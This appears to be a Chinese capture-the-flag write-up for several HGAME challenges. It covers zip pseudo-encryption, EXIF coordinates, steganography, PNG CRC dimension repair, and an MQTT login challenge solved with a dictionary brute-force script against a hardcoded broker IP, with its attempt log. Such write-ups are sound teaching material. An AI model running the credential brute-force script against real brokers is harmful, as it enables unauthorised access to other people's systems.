
不管，点开png发现要密码



010editor打开，24位的24改4为0




发现可以解压了



解压后得到图片

由于题目要坐标所以我们看图片信息，发现是小米（bushi


发现经纬度，于是我们就可以经天纬地了



按要求输入即得所求得flag


3.神秘的海报

用命令打开stegsolve



一番操作后得到以下的东西，从中得到一半flag

然后按英文内容我们需要科学上网下载一个文件



下载完是一个音频文件，之前英文还告诉我们要用steghide

那就用steghide

本来尝试密码爆破的，但是突然猜到6位密码会不会123456呢

欸果然是的，获得

flag的下半部分，（这里可能为week2埋下了伏笔）

```
恭喜你解到这里，剩下的Flag是 av^Mp3_Stego}，我们Week2见!
```

拼好flag就好了，我这边多了一个空格

```
恭喜你解到这里，剩下的Flag是 av^Mp3_Stego}，我们Week2见!
hgame{U_ Kn0w_LSB&W`.I pu t the re
hgame{U_ Kn0w_LSB&Wav^Mp3_Stego}
```

4.e99p1ant_want_girlfriend

题目说了crc校验不太正确，我们也发现了确实如此（打不开）

```
import zlib

image_data=open('C:/Users/ASUS/Downloads/e99p1ant_want_girlfriend (3)/e99p1ant_want_girlfriend.png','rb')
bin_data=image_data.read()
crc32key = zlib.crc32(bin_data[12:29])                #使用函数计算
if crc32key==int(bin_data[29:33].hex(), 16):#对比算出的CRC和原本的CRC
    print('no problem')
else:
    print('have problem')
```

```
输出  调试控制台  终端                                    Code

ne] exited with code=0 in 0.077 seconds

nning] python -u "c:\Users\ASUS\Downloads\e99p1ant_want_girlfriend (3)\1.py"
e problem

ne] exited with code=0 in 0.053 seconds
```

代码验证发现确实crc有问题

运行修复代码，得到

```
crcbp = open("C:/Users/ASUS/Downloads/e99p1ant_want_girlfriend (3)/e99p1ant_want_girlfriend.png", "rb").read()    #打开图片
crc32frombp = int(crcbp[29:33].hex(),16)     #读取图片中的CRC校验值
print(crc32frombp)

for i in range(4000):                        #宽度1-4000进行枚举
    for j in range(4000):                    #高度1-4000进行枚举
        data = crcbp[12:16] + \
            struct.pack('>i', i)+struct.pack('>i', j)+crcbp[24:29]
        crc32 = binascii.crc32(data) & 0xffffffff
        #print(crc32)
        if(crc32 == crc32frombp):            #计算当图片大小为i:j时的CRC校验值，与图片中的CRC比较，当相同，则图片大小已经确定
            print(i, j)
            print('hex:', hex(i), hex(j))
            exit(0)
```

```
问题  输出  调试控制台  终端                                    Code

[Running] python -u "c:\Users\ASUS\Downloads\e99p1ant_want_girlfriend (3)\2.py"
2824366917
512 706
hex: 0x200 0x2c2

[Done] exited with code=0 in 0.765 seconds
```

修复代码如下

```python
import binascii
import struct



crcbp = open("C:/Users/ASUS/Downloads/e99p1ant_want_girlfriend
(3)/e99p1ant_want_girlfriend.png", "rb").read()     #打开图片
crc32frombp = int(crcbp[29:33].hex(),16)      #读取图片中的CRC校验值
```

```
print(crc32frombp)

for i in range(4000):                                   #宽度1-4000进行枚举
    for j in range(4000):                               #高度1-4000进行枚举
        data = crcbp[12:16] + \
            struct.pack('>i', i)+struct.pack('>i', j)+crcbp[24:29]
        crc32 = binascii.crc32(data) & 0xffffffff
        #print(crc32)
        if(crc32 == crc32frombp):                       #计算当图片大小为i:j时的CRC校验值，与图片中的CRC比较，当相同，则图片大小已经确定
            print(i, j)
            print('hex:', hex(i), hex(j))
            exit(0)
```

在010eiditor里照着改宽高的位置的数值即可，得到正确图片

hgame{e99p1ant_want_a_girlfriend_qq_524306184}

lot

2.Help the uncle who can't jump twice

兔兔在车站门口看到一张塑料凳子,上边坐着一个自称V的男人.他希望你能帮他登上他的大号 Vergil 去那边的公告栏上康康Nero手上的YAMATO怎么样了

同样的谜语

hint是mqtt，那我们就试着通过mqtt连过去看看Nero

发现匿名登不上

题目让我们登维吉尔的大号

但我们不知道密码

熟悉维吉尔的大病圈的可能一下就猜到密码是”I need more power!!!“中的power，但我们还不知道

附件一看就是一个字典

那就用它了

运行从github上下下来的脚本


```python
from paho.mqtt import client as mqtt_client
import uuid
from pyfiglet import Figlet
import os,argparse,sys,time,json

############### params #################
broker = "117.50.177.240"
port = 1883
userfile = "user.txt"
passfile = "pass.txt"
########################################

usernames = []
passwords = []
output = {"unauth":False,"weakpass":False,"username":"","password":""}

def on_connect_unauth(client, userdata, flags, rc):
    if rc == 0:
        output["unauth"] = True
        print("[√]发现匿名登陆!!")
        client.disconnect()
        client.loop_stop()
        return True
    else:
        client.disconnect()
        client.loop_stop()
        return True

def on_connect_brute(client, userdata, flags, rc):
    if rc == 0:
        output["weakpass"] = True
```

```
[+]正在测试匿名登陆...
[X]不存在匿名登陆，正在暴力破解用户名和密码...
[+]正在测试: username:Vergil password:a1234567
[+]正在测试: username:Vergil password:110120119
[+]正在测试: username:Vergil password:66bob
[+]正在测试: username:Vergil password:30media
[+]正在测试: username:Vergil password:159951
[+]正在测试: username:Vergil password:111111a
[+]正在测试: username:Vergil password:aaaaaaa
```

暴力破解一堆后，最终结果为power

```
[+]正在测试: username:Vergil password:686868
[+]正在测试: username:Vergil password:power
[√]暴力破解连接成功!
{"result": {"unauth": false, "weakpass": true, "username": "Vergil", "password": "power"}}
```

连上后看看Nero



找到了flag